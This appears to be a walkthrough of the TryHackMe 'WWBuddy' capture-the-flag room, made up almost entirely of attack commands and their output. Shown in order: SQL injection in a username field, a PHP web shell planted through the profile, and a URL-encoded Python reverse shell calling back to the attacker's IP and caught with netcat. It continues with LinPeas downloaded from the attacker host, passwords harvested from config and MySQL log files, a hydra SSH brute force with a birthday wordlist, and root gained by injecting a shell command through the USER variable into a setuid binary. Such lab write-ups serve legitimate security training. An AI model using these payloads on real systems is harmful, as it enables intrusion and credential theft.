


sudo nmap -sV -Pn -vvv -sC ww buddy.thm

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 66:75:21:b4:93:4a:a5:a7:df:f4:01:80:19:cf:ff:ad (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCsJLMZZ++Y5C7rrfjBr3NDcw280tadaUG9ayV7tpujToTpPyR+SLEuKAFl8
tPG/KyENYzXEPSz5B3s4AHCgX1uBw+PfNOV+MyCf2uPMbg0o4v0l4uPgt1cLDMV9Xy8n7rznCCukHNvHbS3H7/iJhv8Pw7Sw7Qe
1480Vdf5P/Sp8t7QlCa3c6+bXirhWz79HGj1kzxqWc+28NG+8EPDAIpBCiV4J0t8c31EGLxL60YZv87jjasb881KcQZNPJjipw0
/+vYvNYSUIwCChVAFcYs0RhrYET5K6ek/NLHjk0siGBZF57ra65lees8hTECo2jum/sFmkxp5KEy7hwThmUKV
|   256 a6:dd:30:3b:e4:96:ba:ab:5f:04:3b:9e:9e:92:b7:c0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLunpUbpwWEPWQ0+prxN7M8mU
GVgaINwd63DcUocu8/CyUxxBvFdv/Ldwdc7jfc7WvRi5T3fHl+RGSCwQWezzbY=
|   256 04:22:f0:d2:b0:34:45:d4:e5:4d:ad:a2:7d:cd:00:41 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFPNLi5HCm6YrjWfTkBrESGLZ4YsB3ACocpDoCrmUV01
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Login
|_ Requested resource was http://wwbuddy.thm/login/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://wwbuddy.thm/FUZZ

```
.hta [Status: 403, Size: 276, Words: 20, Lines: 10]
images [Status: 301, Size: 311, Words: 20, Lines: 10]
login [Status: 301, Size: 310, Words: 20, Lines: 10]
register [Status: 301, Size: 313, Words: 20, Lines: 10]
profile [Status: 301, Size: 312, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 276, Words: 20, Lines: 10]
admin [Status: 301, Size: 310, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 276, Words: 20, Lines: 10]
js [Status: 301, Size: 307, Words: 20, Lines: 10]
api [Status: 301, Size: 308, Words: 20, Lines: 10]
styles [Status: 301, Size: 311, Words: 20, Lines: 10]
change [Status: 301, Size: 311, Words: 20, Lines: 10]
```

http://wwbuddy.thm/login/



Login

Please fill in your credentials to login.

Username

Password


Login

Don't have an account? [Sign up now.](#)

http://wwbuddy.thm/register/


admin

admin123




A screenshot of a web browser showing the registration page for WWBuddy. The browser's address bar displays 'wwbuddy.thm/register/'. The page has a dark header with the text 'Sign Up'. Below the header, there is a form titled 'Sign Up' with the instruction 'Please fill this form to create an account.' The form contains three input fields: 'Username' with the value 'admin', 'Password' with masked characters '*****', and 'Confirm Password' also with masked characters '*****'. A 'Submit' button is located below the fields. At the bottom of the form, there is a link: 'Already have an account? [Login here.](#)'

http://wwbuddy.thm/



A screenshot of a web browser showing the user profile page for WWBuddy. The browser's address bar displays 'wwbuddy.thm'. The page has a dark header with the text 'WWBuddy'. Below the header, there is a user profile section. On the left, there is a circular profile picture placeholder with the name 'admin' below it. To the right of the profile picture, there is a 'Change Password' link. Further right, there is an 'About me' section with fields for 'Country:', 'E-mail:', 'Birthday:', and 'Description:'. Below the 'About me' section, there is an 'Edit Info' button. Below the profile section, there is a 'Chat Box' section. The chat box has a header with the text 'Chat Box' and a message from 'WWBuddy' that says: 'Hello, welcome to World Wide Buddy, here you can make friends all around the world. Just look for someone's profile and there you will be able to send them a message, enjoy your stay! :D'.

http://wwbuddy.thm/admin/



A screenshot of a web browser showing the admin page for WWBuddy. The browser's address bar displays 'wwbuddy.thm/admin/'. The page has a dark header with the text 'wwbuddy.thm/admin/'. Below the header, there is a message that says: 'You dont have permissions to access this file, this incident will be reported.'

' or 1=1 -- a

Edit your info

Change username:

' or 1=1 -- a

Select country:

Afghanistan

Change E-mail:

Change Birthday:

mm / dd / yyyy

Change Description:

<http://wwbuddy.thm/change/>

' or 1=1 -- a

Change your password

Old password

••••••••

New password

••••••••••••

Submit

Change your password

Password has changed successfully!

WWBuddy

' or 1=1 -- a

Login

Please fill in your credentials to login.


Username

Password

Login

Don't have an account? [Sign up now.](#)

<http://wwbuddy.thm/>



<http://wwbuddy.thm/admin/>



You dont have permissions to access this file, this incident will be reported.

Henry

' or 1=1 -- a

Login


Please fill in your credentials to login.

Username


Password

Login

Don't have an account? [Sign up now.](#)



http://wwibuddy.thm/admin/



THM{d0nt_try_4nyth1ng_funny}

```

Hey Henry, i didn't made the admin functions for this page yet, but at least you can see who's trying to sniff into our site here.<br>
<!--THM{d0nt_try_4nything_funny} -->
192.168.0.139    2020-07-24 22:54:34    WWBuddy fc18e5f4aa09bbb7fdef5e277dda00 <br>
192.168.0.139    2020-07-24 22:56:09    Roberto b5ea6181006480438019e76f8100249e <br>
10.2.11.159     2020-09-07 16:37:05    admin 1e059235c63260be31c3329ed3fd12f8 <br>
10.2.11.159     2020-09-07 17:00:27    WWBuddy fc18e5f4aa09bbb7fdef5e277dda00 <br>

```

Back to the “admin” account:

```
<?php system($_GET["cmd"]) ?>
```

Edit your info

Change username:

```
<?php system($_GET["cmd"])
```

Recipe

URL Encode

☐ Encode all special chars

Input

length: 226
lines: 1

```
python -c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.2.11.159", 443)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'
```

Output


time: 0ms
length: 252
lines: 1

```
python%20-
c%20'import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
AM);s.connect((%2210.2.11.159%22,443));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%
20os.dup2(s.fileno(),2);p=subprocess.call(%5B%22/bin/sh%22,%22-i%22%5D);'
```

Back to Henry’s account:

<http://wwbuddy.thm/admin/?cmd=python%20->

```
c%20'import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
AM);s.connect((%2210.2.11.159%22,443));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%
20os.dup2(s.fileno(),2);p=subprocess.call(%5B%22/bin/sh%22,%22-i%22%5D);'
```



```
sudo nc -nlvp 443
```



```
[headcrusher@parrot]~$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.153.116.
Ncat: Connection from 10.10.153.116:34836.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
python -m SimpleHTTPServer 8081
```

```
wget http://10.2.11.159:8081/LinPeas.sh
```

```
chmod 777 LinPeas.sh
```

```
./LinPeas.sh
```

```
/var/log/installer/installer-journal.txt:Jul 24 19:19:40 ubuntu-server usermod[13715]: change user 'sshd' password
/var/log/installer/installer-journal.txt:Jul 24 19:19:41 ubuntu-server chage[13720]: changed password expiry for sshd
/var/log/mysql/general.log:2020-07-25T14:41:25.299556Z      8 Connect      Access denied for user 'root'@'localhost' (using password: YES)
/var/log/mysql/general.log:2020-07-25T14:41:25.309467Z      9 Connect      Access denied for user 'root'@'localhost' (using password: YES)
/var/log/mysql/general.log:2020-07-25T14:41:25.317916Z     10 Connect      Access denied for user 'root'@'localhost' (using password: NO)
/var/log/mysql/general.log:2020-07-25T15:01:40.143115Z     12 Prepare      SELECT id, username, password FROM users WHERE username = ?
/var/log/mysql/general.log:2020-07-25T15:02:00.018975Z     13 Prepare      SELECT id, username, password FROM users WHERE username = ?
/var/log/mysql/general.log:2020-07-25T15:02:00.019056Z     13 Execute      SELECT id, username, password FROM users WHERE username = 'Roberto'
```

```
/var/www/html/config.php:define('DB_PASSWORD', 'password123');
/var/www/html/config.php:define('DB_USERNAME', 'root');
```

```
cat /var/log/mysql/general.log
```

```
2020-07-25T14:56:02.128534Z      11 Quit
2020-07-25T15:01:40.140340Z      12 Connect      root@localhost on app using Socket
2020-07-25T15:01:40.143115Z      12 Prepare      SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:01:40.143760Z      12 Execute      SELECT id, username, password FROM users WHERE username = 'RobertoyVnocsXsf%X68wf'
2020-07-25T15:01:40.147944Z      12 Close stmt
```

```
su roberto
```

```
yVnocsXsf%X68wf
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
cat importante.txt
```

```
THM{g4d0_d+_kkkk}
```

```

roberto@wbbuddy:~$ cat importante.txt
cat importante.txt
A Jenny vai ficar muito feliz quando ela descobrir que foi contratada :DD

Não esquecer que semana que vem ela faz 26 anos, quando ela ver o presente que eu comprei pra ela, talvez ela até anima de ir em um encontro com o amigo.

THM{g4d0_d+ kkkk}

```

nano aniver.py

```

GNU nano 5.1
#!/usr/bin/python

year = "1994"
month = "08"

for i in range(2,9):
    day = "0"+str(i)
    print("{}{}{}".format(year,month,day))
    print("{}{}{}".format(day,month,year))
    print("{}{}{}".format(month,day,year))
    print("{}-{}-{}".format(year,month,day))
    print("{}-{}-{}".format(day,month,year))
    print("{}-{}-{}".format(month,day,year))
    print("{}/{}/{}/{}".format(year,month,day))
    print("{}/{}/{}/{}".format(day,month,year))
    print("{}/{}/{}/{}".format(month,day,year))

```

python aniver.py > wordlist.txt

```

[headcrusher@parrot]~[~/scripts]
$python aniver.py > wordlist.txt

```

hydra -l jenny -P wordlist.txt wbbuddy.thm ssh

```

--[x]--[headcrusher@parrot]~[~/scripts]
$ hydra -l jenny -P wordlist.txt wbbuddy.thm ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-07 14:58:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:1/p:63), ~4 tries per task
[DATA] attacking ssh://wbbuddy.thm:22/
[22][ssh] host: wbbuddy.thm login: jenny password: 08/03/1994

```

su jenny

08/03/1994

python -c 'import pty;pty.spawn("/bin/bash")'


```

roberto@wwbuddy:~$ su jenny
su jenny
Password: 08/03/1994
$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
jenny@wwbuddy:/home/roberto$ cd
jenny@wwbuddy:~$ ls
ls

```

find / -perm -4000 2>/dev/null

```

/bin/authenticate
/bin/fusermount
/bin/ping

```

python -m SimpleHTTPServer 8081

```

$ python -m SimpleHTTPServer 8081
python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.2.11.159 - - [07/Sep/2020 18:04:47] "GET /authenticate HTTP/1.1" 200 -

```

wget http://wwbuddy.thm:8081/authenticate

```


[~]-[headcrusher@parrot]-[~/scripts]
-- wget http://wwbuddy.thm:8081/authenticate
--2020-09-07 15:04:46-- http://wwbuddy.thm:8081/authenticate
Resolving wwbuddy.thm (wwbuddy.thm)... 10.10.153.116
Connecting to wwbuddy.thm (wwbuddy.thm)[10.10.153.116]:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8584 (8.4K) [application/octet-stream]
Saving to: 'authenticate'

authenticate                               100%[=====] 8.38K --KB/s in 0.001s

2020-09-07 15:04:47 (7.93 MB/s) - 'authenticate' saved [8584/8584]

```

Ghidra



```

Decompile: main - (authenticate)
2  undefined8 main(void)
3
4  {
5      __uid_t __uid;
6      int iVar1;
7      char *__src;
8      long in_FS_OFFSET;
9      undefined8 local_48;
10     undefined8 local_40;
11     undefined8 local_38;
12     undefined8 local_30;
13     undefined8 local_28;
14     undefined4 local_20;
15     undefined local_1c;
16     long local_10;
17
18     local_10 = *(long *) (in_FS_OFFSET + 0x28);
19     __uid = getuid();
20     if ((int) __uid < 1000) {
21         puts("You need to be a real user to be authenticated.");
22     }
23     else {
24         iVar1 = system("groups | grep developer");
25         if (iVar1 == 0) {
26             puts("You are already a developer.");
27         }
28         else {
29             __src = getenv("USER");
30             __uid = getuid();
31             setuid(0);
32             local_48 = 0x20646f6d72657375;
33             local_40 = 0x6c6576656420472d;
34             local_38 = 0x207265706f;
35             local_30 = 0;
36             local_28 = 0;
37             local_20 = 0;
38             local_1c = 0;
39         }
40     }
41 }

```

```

        local_1c = 0;
        strncat((char *)&local_48, __src, 0x14);
        system((char *)&local_48);
        puts("Group updated");
        setuid(_uid);
        system("newgrp developer");
    }
}
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return 0;
}

```

echo \$USER

export USER="jenny; sh"

authenticate

THM{ch4ng3_th3_3nv1r0nm3nt}

```

jenny@wwbuddy:~$ echo $USER
jenny
jenny@wwbuddy:~$ export USER="jenny; sh"
jenny@wwbuddy:~$ authenticate
# cat /root/root.txt
THM{ch4ng3_th3_3nv1r0nm3nt}

```